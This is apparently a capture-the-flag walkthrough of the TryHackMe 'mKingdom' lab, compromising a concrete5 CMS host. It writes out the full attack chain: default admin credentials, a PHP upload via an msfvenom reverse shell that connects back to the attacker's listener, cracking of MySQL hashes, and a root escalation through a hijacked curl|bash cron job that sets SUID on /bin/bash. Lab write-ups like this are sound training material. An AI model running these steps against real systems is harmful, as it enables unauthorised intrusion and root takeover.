

# mKingdom (THM)

ip of the machine :- 10.10.109.191

```
(sohamt@CyberCreedPC)-[~]  
$ ping 10.10.109.191  
PING 10.10.109.191 (10.10.109.191) 56(84) bytes of data.  
64 bytes from 10.10.109.191: icmp_seq=1 ttl=60 time=239 ms  
64 bytes from 10.10.109.191: icmp_seq=2 ttl=60 time=262 ms  
64 bytes from 10.10.109.191: icmp_seq=3 ttl=60 time=183 ms  
64 bytes from 10.10.109.191: icmp_seq=4 ttl=60 time=205 ms  
64 bytes from 10.10.109.191: icmp_seq=5 ttl=60 time=228 ms  
^C  
--- 10.10.109.191 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4005ms  
rtt min/avg/max/mdev = 182.865/223.422/262.219/27.366 ms
```

machine on!!!

```
(root@CyberCreedPC)-[/home/sohamt]  
# nmap -p- --min-rate=10000 10.10.109.191  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-21 19:56 IST  
Nmap scan report for 10.10.109.191  
Host is up (0.16s latency).  
Not shown: 65534 closed tcp ports (reset)  
PORT      STATE SERVICE  
85/tcp    open  mit-ml-dev  
  
Nmap done: 1 IP address (1 host up) scanned in 12.86 seconds
```

only port is open but what is it??

```
(root@CyberCreedPC)-[/home/sohamt]  
# nmap -sV -p 85 10.10.109.191  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-21 19:57 IST  
Nmap scan report for 10.10.109.191  
Host is up (0.20s latency).
```

```
PORT      STATE SERVICE VERSION  
85/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 8.95 seconds
```

an http server is running at port 85.




Bwa, ha, ha, pathetic, you'll never learn!

found nothing on inspecting/viewing the source code.


```
/.hta (Status: 403) [Size: 284]
/.htaccess (Status: 403) [Size: 289]
/.htpasswd (Status: 403) [Size: 289]
/app (Status: 301) [Size: 314] [--> http://10.10.109.191:85/app/]
/index.html (Status: 200) [Size: 647]
/server-status (Status: 403) [Size: 293]
Progress: 4727 / 4727 (100.00%)
=====
Finished
=====
```

on directory fuzzing found these results.



after going to app directory found this web page.

changed ip :- 10.10.84.11



saw a blog and /index.php/ in url. Then tried to inspect the source code.

```
<script type="text/javascript">
  var CCM_DISPATCHER_FILENAME = "/app/castle/index.php";
  var CCM_CID = 205;
  var CCM_EDIT_MODE = false;
  var CCM_ARRANGE_MODE = false;
  var CCM_IMAGE_PATH = "/app/castle/concrete/images";
  var CCM_TOOLS_PATH = "/app/castle/index.php/tools/required";
  var CCM_APPLICATION_URL = "http://10.10.84.11:85/app/castle";
  var CCM_REL = "/app/castle";
  var CCM_ACTIVE_LOCALE = "en_US";
</script>
```

found this in src code which depicts the directory of the image.

```

<script>
$(function() {
    $('div[data-conversation-id=2]').concreteConversation({
        cnvID: 2,
        blockID: 125,
        cID: 205,
        addMessageToken: '1724253062:1306dae907eb8e63e8d36e00f8a8e343',
        editMessageToken: '1724253062:e6c988acc26fd0991da78ec55f39fa5b',
        deleteMessageToken: '1724253062:ed65d681438b0a8f396616c94bfd07dd',
        displayMode: 'threaded',
        addMessageLabel: 'Add Message',
        paginate: true,
        itemsPerPage: 50,
        orderBy: 'date_asc',
        enableOrdering: 0,
        displayPostingForm: 'top',
        activeUsers: [],
        enableCommentRating: 1,
        dateFormat: 'default',
        customDateFormat: '',
        blockAreaHandle: 'Page Footer',
        fileExtensions: 'jpg,gif,jpeg,png,doc,docx,zip',
        maxFileSize: '1',
        maxFiles: '3',
        attachmentsEnabled: '1',
        attachmentOverridesEnabled: '0',
        enableTopCommentReviews: '0',
        displaySocialLinks: 0    });
});
</script>

```


also found this which told about the file extensions allowed.

```

<footer id="concrete5-brand">
    <div class="container">
        <div class="row">
            <div class="col-sm-12">
                <span>Built with <a href="http://www.concrete5.org" class="concrete5" rel="nofollow">concrete5</a> CMS.</span>
                <span class="pull-right">
                    <a href="http://10.10.84.11:85/app/castle/index.php/login">Log in</a>
                </span>
                <span id="ccm-account-menu-container"></span>
            </div>
        </div>
    </div>
</footer>

```

in footer section of the src code found a login page link.



found a login page.





Welcome Back



Aug 21, 2024, 11:15:31 AM

Customize



Latest Form

None



oops!!! logged in with admin:password creds. didn't brute force using hydra.

NEWS FROM CONCRETE5.ORG

Unable to connect to www.concrete5.org:80 . Error #0


huh!!! what is concrete5??

The screenshot shows a Google search for 'concrete5'. The search bar at the top contains 'concrete5'. Below the search bar, there are tabs for 'All', 'Images', 'Videos', 'Shopping', 'News', 'Maps', 'Books', and 'More'. The search results on the left include a link to 'Concrete CMS' with the URL 'https://www.concretecms.com'. The description states: 'Concrete CMS is a Free and Open Source Content Management ... Concrete CMS is an open source content management system for teams. A website builder with built in tools make editing content easy.' Below this, there are sections for 'Why Concrete?', 'Extensions', 'Web Content Management', 'Features', and 'Schedule a Demo'. On the right, there is a knowledge panel titled 'concrete CMS' with the subtitle 'System software'. It features a large image of the Concrete CMS logo (a hand with a 'C' inside) and a smaller image showing a comparison of CMS systems. Below the images, there is a brief description: 'Concrete CMS is an open-source content management system for publishing content on the World Wide Web and intranets. Concrete CMS is designed for ease of use, for users with a minimum of technical skills. It enables users to edit site content directly from the page. Wikipedia'.

Google

concrete5

All Images Videos Shopping News Maps Books More Tools

 Concrete CMS  
<https://www.concretecms.com>

Concrete CMS is a Free and Open Source Content Management ...  
Concrete CMS is an open source content management system for teams. A website builder with built in tools make editing content easy.

**Why Concrete?**  
Concrete CMS transforms website management, making it as ...

**Extensions**  
Extensions. Your Concrete CMS install is a starting point. Here ...

**Web Content Management**  
Concrete CMS empowers you to take control of your website's ...



**Features**  
Make any design your own using the Style Editor. Personalize ...

**Schedule a Demo**  
Try it now. Ready to see what Concrete CMS feels like to use ...

More results from concretecms.com »

People also ask

**concrete CMS**  
System software

ConcreteCMS.com

Concrete CMS is an open-source content management system for publishing content on the World Wide Web and intranets. Concrete CMS is designed for ease of use, for users with a minimum of technical skills. It enables users to edit site content directly from the page. Wikipedia

it is a cms system like other vulnerable php ones. Then, let's search for any possible exploits.



Vulners.com

<https://vulners.com> > [Hackerone](#) > [Vulnerabilities](#)

## Concrete CMS: Remote Code Execution (Reverse Shell)

4 Jan 2020 — Reverse shell is mechanism that allow you to have the server shell by exploiting the web server to trigger a connection back. The attacker would ...

found first website to be helpful to get a reverse shell.

### Allowed File Types

#### File Extensions to Accept

flv, jpg, gif, jpeg, ico, docx, xla, png, psd, swf, doc, txt, xls, xlsx, csv, pdf, tiff, rtf, m4a, mov, wmv, mpeg, mpg, wav, 3gp, avi, m4v, mp4, mp3, qt, ppt, pptx, kml, xml, svg, webm, ogg, ogv, php

go to allowed file types and add .php extension and save it so that we can add a reverse shell script.











```
(sohamt@CyberCreedPC)-[~]  
$ msfvenom -p php/reverse_php LHOST=10.17.68.223 LPORT=9999 > shell.php  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 2992 bytes
```

now generated a reverse shell using msfvenom.

File Manager

SearchAdvanced10

Jump to FolderNew FolderUpload Files

	Name	Type	Date Modified	Size
	slider2.png	Image	11/29/23, 12:25 AM	108.70 KB
	subway.jpg	Image	11/29/23, 12:25 AM	298.43 KB
	mountains.jpg	Image	11/29/23, 12:25 AM	322.69 KB
	sunset.jpg	Image	11/29/23, 12:25 AM	447.31 KB
	balloon.jpg	Image	11/29/23, 12:25 AM	48.54 KB
	slider1.png	Image	11/29/23, 12:25 AM	76.65 KB
	houses.jpg	Image	11/29/23, 12:25 AM	286.28 KB
	blank2.png	Image	11/29/23, 12:25 AM	1.18 KB
	masthead.png	Image	11/29/23, 12:25 AM	1.40 KB
	plants.jpg	Image	11/29/23, 12:25 AM	365.08 KB

go to file manager and click on upload files and upload the reverse shell.

## Upload Complete



1 file uploaded

### Properties

URL to File	http://10.10.84.11:85/app/castle/application/files/3317/2425/4130/shell.php
Tracked URL	http://10.10.84.11:85/app/castle/index.php/download_file/28/0
Title	shell.php
Description	None
Tags	None

### Sets

Add/Remove Sets

None

uploaded the rev. shell

```
(root@CyberCreedPC)-[/home/sohamt]  
# nc -lnvp 9999  
listening on [any] 9999 ...  
connect to [10.17.68.223] from (UNKNOWN) [10.10.84.11] 44742
```

clicked on the file and got a reverse shell.

```
www-data@mkkingdom:/tmp/Privy$ mysql -u root  
mysql -u root  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 150  
Server version: 5.5.62-0ubuntu0.14.04.1 (Ubuntu)  
  
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql>
```

able to access mysql database with no pass.

```
      | Y      |      | Y      |      | Y      |      | Y      | | | |
|      |      |      | 0 |      | 0 |      | 0 |      | 0 |  
|      |      |      |      |      |      |      |      |      |  
| localhost | debian-sys-maint | *C9395CED34FBFD12AEA49B684E680929E10601E0 | Y  
| Y      | Y      | Y      | Y      | Y      | Y      | Y      | | | |
|      | Y      | Y      | Y      | Y      | Y      | Y      |  
|      | Y      | Y      | Y      | Y      | Y      | Y      |  
|      | Y      | Y      | Y      | Y      | Y      | Y      |  
|      |      |      | 0 |      | 0 |      | 0 |      | 0 |  
|      |      |      |      |      |      |      |      |      |  
| localhost | toad          | *67D97D25E90A4914F673B306662641AD4010DB82 | Y  
| Y      | Y      | Y      | Y      | Y      | Y      | Y      |  
|      | Y      | Y      | Y      | Y      | Y      | Y      |
```

found some possible pass and a username "toad"

```
www-data@mkkingdom:/tmp/Privy$ cat Passwd.txt | grep bash
cat Passwd.txt | grep bash
root:x:0:0:root:/root:/bin/bash
mario:x:1001:1001:,,,:/home/mario:/bin/bash
toad:x:1002:1002:,,,:/home/toad:/bin/bash
```

got another possible username "mario" as well.

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

\*67D97D25E90A4914F673B306662641AD4010DB82

☐

I'm not a robot

  
reCAPTCHA  
[Privacy](#) - [Terms](#)

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
67D97D25E90A4914F673B306662641AD4010DB82	MySQL4.1+	toadisthebest

got password for the user toad.

```
www-data@mkkingdom:/tmp/Privy$ su toad
su toad
Password: toadisthebest

toad@mkkingdom:/tmp/Privy$ cd
cd
toad@mkkingdom:~$ ls
ls
Desktop    Downloads  Pictures   smb.txt    Videos
Documents  Music      Public     Templates
toad@mkkingdom:~$
```

was able to login as toad.



[illegible]

```
toad@mkingdom:~$ sudo -l
sudo -l
[sudo] password for toad: toadisthebest

Sorry, user toad may not run sudo on mkingdom.
```

Well!! we have to login as mario. Toad is useless for us.

```
toad@mkingdom:~$ env
env
APACHE_PID_FILE=/var/run/apache2/apache2.pid
XDG_SESSION_ID=c2
SHELL=/bin/bash
APACHE_RUN_USER=www-data
OLDPWD=/home/toad/.config
USER=toad
LS_COLORS=
PWD_token=aWthVGV0VEF0dEVTCg==
```

in env. variables found a strange base64.

```
(sohamt@CyberCreedPC)-[~]
$ echo "aWthVGV0VEF0dEVTCg==" | base64 -d
ikaTeNTANTES
```

```
toad@mkingdom:~$ su mario
su mario
Password: ikaTeNTANTES

mario@mkingdom:/home/toad$ cd
cd
mario@mkingdom:~$
```

logged in as mario user and mario can run only one command which is id.

```
2024/08/21 12:10:01 CMD: UID=0      PID=2833   | bash
2024/08/21 12:10:01 CMD: UID=0      PID=2832   | curl mkingdom.thm:85/app/castle/application/counter.sh
2024/08/21 12:10:01 CMD: UID=0      PID=2831   | CRON
2024/08/21 12:10:01 CMD: UID=0      PID=2830   | /bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | b
ash >> /var/log/up.log
```

ran pspy script to see all the bg process and found these running after some intervals.

So it is downloading a script known as counter.sh from a link and executing it.

```
mario@mkingdom:/tmp$ cat hosts
cat hosts
127.0.0.1      localhost
10.17.68.223  mkingdom.thm
127.0.0.1      backgroundimages.concrete5.org
127.0.0.1      www.concrete5.org
127.0.0.1      newsflow.concrete5.org

# The following lines are desirable for IPv6 capable hosts
::1          ip6-localhost ip6-loopback
fe00::0      ip6-localnet
ff00::0      ip6-mcastprefix
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```

/etc/hosts file was writeable so added my ip and started a web server on the machine at port 85 so that it can fetch a script with same name and execute it.

```
—(sohamt@CyberCreedPC)-[/tmp/app/castle/application]
—$ cat counter.sh
#!/bin/bash

chmod 4777 /bin/bash
```

added shell in the file with suid permissions and after the file is fetched and executed /bin/bash will get SUID permissions and that to of root user.

```
mario@mkingdom:/tmp$ ls -l /bin/bash
ls -l /bin/bash
-rwsrwxrwx 1 root root 1021112 May 16 2017 /bin/bash
mario@mkingdom:/tmp$ /bin/bash
/bin/bash
bash-4.3$ id
id
uid=1001(mario) gid=1001(mario) groups=1001(mario)
bash-4.3$ exit
exit
exit
mario@mkingdom:/tmp$ bash -ip
bash -ip
bash-4.3# id
id
uid=1001(mario) gid=1001(mario) euid=0(root) groups=0(root),1001(mario)
bash-4.3# cd /root
cd /root
bash-4.3# ls
ls
counter.sh  root.txt
bash-4.3# cat root.txt
cat root.txt
cat: root.txt: Permission denied
bash-4.3# ls -al
ls -al
total 36
drwx----- 3 root root 4096 Nov 29 2023 .
drwxr-xr-x 23 root root 4096 Jun 7 2023 ..
lrwxrwxrwx 1 root root 9 Nov 27 2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Feb 19 2014 .bashrc
-rw-r--r-- 1 root root 131 Nov 28 2023 counter.sh
-rw----- 1 root root 637 Nov 29 2023 .mysql_history
drwxr-xr-x 2 root root 4096 Nov 26 2023 .pip
-rw-r--r-- 1 root root 140 Feb 19 2014 .profile
-rw-r--r-- 1 root root 38 Nov 27 2023 root.txt
-rw-r--r-- 1 root root 66 Nov 25 2023 .selected_editor
bash-4.3# cat root.txt
cat root.txt
cat: root.txt: Permission denied
bash-4.3# cat < root.txt
cat < root.txt
thm{e8b2f52d88b9930503cc16ef48775df0}
```

bash shell got SUID permissions, so executed the shell with enforced permissions and got a root shell and then root flag.....